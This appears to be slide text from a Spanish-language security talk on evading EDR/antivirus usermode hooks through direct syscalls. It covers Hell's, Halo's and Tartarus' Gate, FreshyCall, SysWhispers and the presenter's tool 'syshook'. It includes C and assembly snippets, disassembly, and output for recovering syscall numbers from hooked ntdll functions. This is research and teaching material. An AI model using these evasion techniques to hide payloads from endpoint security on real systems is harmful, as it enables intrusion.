00007fff`c328d54e 7f01            jg      00007FFFC328D551
00007fff`c328d550 7503            jne     00007FFFC328D555
00007fff`c328d552 0f05            syscall
00007fff`c328d554 c3              ret
00007fff`c328d555 cd2e            int     2Eh
00007fff`c328d557 c3              ret
00007fff`c328d558 0f1f840000000000 nop    dword ptr [rax+rax]
```

```
//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
        for (WORD idx = 1; idx <= 500; idx++) {
                // check neighboring syscall down
                if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
                        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
                        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
                        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
                        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
                        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
                        pVxTableEntry->wSystemCall = (high << 8) | low - idx;
```

Halo's Gate

```
0:008> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`9d7635c0 4c8bd1          mov     r10,rcx
00007ffe`9d7635c3 e9c8590000      jmp     ntdll!QueryRegistryValue+0x188 (00007ffe`9d7e8f88)
00007ffe`9d7635c8 f604250003fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`9d7635d0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`9d7635d5)
00007ffe`9d7635d2 0f05            syscall
00007ffe`9d7635d4 c3              ret
```

```
if (*((PBYTE)pFunctionAddress + 3) == 0xe9) {
        for (WORD idx = 1; idx <= 500; idx++) {
                // check neighboring syscall down
                if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
                        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
                        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
                        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
                        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
                        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
                        pVxTableEntry->wSystemCall = (high << 8) | low - idx;
                        return TRUE;
                }
                // check neighboring syscall up
```

Tartarus' Gate

> técnicas para obtener el Syscall ID

```
00007FFE5A28D2B0 Export 500    NtQueryObject
00007FFE5A28D2B0 Export 2083   ZwQueryObject
00007FFE5A28D2D0 Export 483    NtQueryInformationFile
00007FFE5A28D2D0 Export 2066   ZwQueryInformationFile
00007FFE5A28D2F0 Export 428    NtOpenKey
00007FFE5A28D2F0 Export 2011   ZwOpenKey
00007FFE5A28D310 Export 352    NtEnumerateValueKey
00007FFE5A28D310 Export 1936   ZwEnumerateValueKey
00007FFE5A28D330 Export 357    NtFindAtom
00007FFE5A28D330 Export 1941   ZwFindAtom
00007FFE5A28D350 Export 471    NtQueryDefaultLocale
00007FFE5A28D350 Export 2054   ZwQueryDefaultLocale
00007FFE5A28D370 Export 496    NtQueryKey
```

```
ntdll!NtQueryObject:
30007ffe`5a28d2b0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2b3 b810000000      mov     eax, 10h
30007ffe`5a28d2b8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d2c0 7503            jne     ntdll!NtQueryObject+0x15 (7ffe5a28d2c5)
30007ffe`5a28d2c2 0f05            syscall
30007ffe`5a28d2c4 c3              ret
30007ffe`5a28d2c5 cd2e            int     2Eh
30007ffe`5a28d2c7 c3              ret
30007ffe`5a28d2c8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtQueryInformationFile:
30007ffe`5a28d2d0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2d3 b811000000      mov     eax, 11h
30007ffe`5a28d2d8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d2e0 7503            jne     ntdll!NtQueryInformationFile+0x15 (7ffe5a28d2e5)
30007ffe`5a28d2e2 0f05            syscall
30007ffe`5a28d2e4 c3              ret
30007ffe`5a28d2e5 cd2e            int     2Eh
30007ffe`5a28d2e7 c3              ret
30007ffe`5a28d2e8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtOpenKey:
30007ffe`5a28d2f0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2f3 b812000000      mov     eax, 12h
30007ffe`5a28d2f8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d300 7503            jne     ntdll!NtOpenKey+0x15 (7ffe5a28d305)
30007ffe`5a28d302 0f05            syscall
30007ffe`5a28d304 c3              ret
```

FreshyCall

> técnicas para obtener el Syscall ID

00007FFE5A28D2B0	Export	500	NtQueryObject
00007FFE5A28D2B0	Export	2083	ZwQueryObject
00007FFE5A28D2D0	Export	483	NtQueryInformationFile
00007FFE5A28D2D0	Export	2066	ZwQueryInformationFile
00007FFE5A28D2F0	Export	428	NtOpenKey
00007FFE5A28D2F0	Export	2011	ZwOpenKey
00007FFE5A28D310	Export	352	NtEnumerateValueKey
00007FFE5A28D310	Export	1936	ZwEnumerateValueKey
00007FFE5A28D330	Export	357	NtFindAtom
00007FFE5A28D330	Export	1941	ZwFindAtom
00007FFE5A28D350	Export	471	NtQueryDefaultLocale
00007FFE5A28D350	Export	2054	ZwQueryDefaultLocale
00007FFE5A28D370	Export	496	NtQueryKey

```
ntdll!NtQueryObject:
30007ffe`5a28d2b0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2b3 b810000000      mov     eax, 10h
30007ffe`5a28d2b8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d2c0 7503            jne     ntdll!NtQueryObject+0x15 (7ffe5a28d2c5)
30007ffe`5a28d2c2 0f05            syscall
30007ffe`5a28d2c4 c3              ret
30007ffe`5a28d2c5 cd2e            int     2Eh
30007ffe`5a28d2c7 c3              ret
30007ffe`5a28d2c8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtQueryInformationFile:
30007ffe`5a28d2d0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2d3 b811000000      mov     eax, 11h
30007ffe`5a28d2d8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d2e0 7503            jne     ntdll!NtQueryInformationFile+0x15 (7ffe5a28d2e5)
30007ffe`5a28d2e2 0f05            syscall
30007ffe`5a28d2e4 c3              ret
30007ffe`5a28d2e5 cd2e            int     2Eh
30007ffe`5a28d2e7 c3              ret
30007ffe`5a28d2e8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtOpenKey:
30007ffe`5a28d2f0 4c8bd1          mov     r10, rcx
30007ffe`5a28d2f3 b812000000      mov     eax, 12h
30007ffe`5a28d2f8 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe`5a28d300 7503            jne     ntdll!NtOpenKey+0x15 (7ffe5a28d305)
30007ffe`5a28d302 0f05            syscall
30007ffe`5a28d304 c3              ret
```

FreshyCall

1 - define la versión OS
2 - reduce el stub (usa Zw)
3 - stub dinámico

Address	Type	Ordinal	Symbol
00007FFE5A28CD80	Export	671	NtdllDefWindowProc_A
00007FFE5A28CD90	Export	672	NtdllDefWindowProc_W
00007FFE5A28CE40	Export	673	NtdllDialogWndProc_A
00007FFE5A28CE50	Export	674	NtdllDialogWndProc_W
00007FFE5A30E420	Export	1290	RtlNtdllName

00007FFE5A28D1B0	Export	666	NtWriteFile
00007FFE5A28D1B0	Export	2249	ZwWriteFile
00007FFE5A28D1D0	Export	542	NtRemoveIoCompletion
00007FFE5A28D1D0	Export	2125	ZwRemoveIoCompletion
00007FFE5A28D1F0	Export	540	NtReleaseSemaphore
00007FFE5A28D1F0	Export	2123	ZwReleaseSemaphore
00007FFE5A28D210	Export	550	NtReplyWaitReceivePort
00007FFE5A28D210	Export	2133	ZwReplyWaitReceivePort
00007FFE5A28D230	Export	549	NtReplyPort
00007FFE5A28D230	Export	2132	ZwReplyPort
00007FFE5A28D250	Export	596	NtSetInformationThread
00007FFE5A28D250	Export	2179	ZwSetInformationThread

Syswhispers 1/2/3

> av/ edr

- Análisis estático
- Dll Hooking
- Análisis Call stack
- network monitor, filesystem monitor, kernel hooks, ETW

```
0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
E9 71118BDC         jmp 7FFC0A380F16                    ZwFreeVirtualMemory
0000                add byte ptr ds:[rax],al
00F6                add dh,dh
04 25               add al,25
0803                or byte ptr ds:[rbx],al
FE                  ???
7F 01               jg ntdll.7FFC2DACFDB1
75 03               jne ntdll.7FFC2DACFDB5
0F05                syscall
C3                  ret
CD 2E               int 2E
C3                  ret
```

```
000000000014F858  000000000014FF00
000000000014F860  00000001400013AC  return to regular_syscall.00000001400013AC from ???
000000000014F868  0000000000000000
000000000014F870  000000000014F980
000000000014F878  00007FFC29816C8F  return to [redacted] 0007FFC29816C8F from ???
000000000014F880  000000000089DBF0
000000000014F888  000000000089DBF0
000000000014F890  000000000014F980
```

11/1/2022 10:52:53 AM C2_1a (T1095 mem/meter-g) detected at C:\Users\synawk-lab1\Desktop\regular_syscall.exe

> syshook

syshook

Tool to detect syscalls usermode hooks (ntdll.dll) from EDRs/AVs and get dynamically the syscall number.

- Obtener ID haciendo *patch* a los syscall hookeados reemplazando la instrucción syscall con un *ret*
- Al retornar el valor *eax* tendrá el SSN asignado
- *Unpatch* la syscall
- EAX = SSN

```
# No hooked function
[*] Checking the function ZwAllocateUserPhysicalPagesEx
[*] No hook was found in : ZwAllocateUserPhysicalPagesEx
[*] Syscall number: 74
```

```
# Hooked function
[*] Checking the function ZwWriteVirtualMemory
[!] Syscall hooked
[$] Patching the function ZwWriteVirtualMemory
[$] Successfully patched the function ZwWriteVirtualMemory
[$] Unpatching the function ZwWriteVirtualMemory
[$] Successfully unpatched the function ZwWriteVirtualMemory
[*] Syscall number [Dynamic]: 3a
```

> calling the patch

flujo

```
SysCallingThePatch proc
    mov rdx,0H
    mov r8, 0H
    mov r9, 0H
    call rcx
    ret

SysCallingThePatch endp
```

```
char* syscallBackup = malloc(9);
char *addrFunction = patchCall(&syscallBackup, ntFunction);

DWORD* dstPtr = 0;
void(*callback)() = (void(*)())addrFunction;
int EAX = SysCallingThePatch(addrFunction);
unpatchCall(syscallBackup, ntFunction);
```

```
[*] Checking the function NtAllocateVirtualMemory
[!] Syscall hooked
[$] Patching the function NtAllocateVirtualMemory
Address ptrKrnlFunction: 00007FFFC328D060
Before Patching..
After Patching..
[$] Successfully patched the function NtAllocateVirtualMemory
[$] Unpatching the function NtAllocateVirtualMemory
[$] Successfully unpatched the function NtAllocateVirtualMemory
[*] Syscall number: 18
PtrNtAllocateVirtualMemory: 0000000140001708
```


antes

```
E9 313FEDED   jmp 7FFFB1160F96
0000          add byte ptr ds:[rax],al
00F6          add dh,dh
04 25         add al,25
0803          or byte ptr ds:[rbx],al
FE            ???
7F 01         jg ntdll.7FFFC328D071
75 03         jne ntdll.7FFFC328D075
0F05          syscall
C3            ret
```

después

```
E9 313FEDED   jmp 7FFFB1160F96
0000          add byte ptr ds:[rax],al
00F6          add dh,dh
04 25         add al,25
0803          or byte ptr ds:[rbx],al
FE            ???
7F 01         jg ntdll.7FFFC328D071
75 03         jne ntdll.7FFFC328D075
41:89C4       mov r12d,eax
44:89E0       mov eax,r12d
C3            ret
```

> demo



_> ¡GRACIAS POR PARTICIPAR!

>>2023_EDITION<<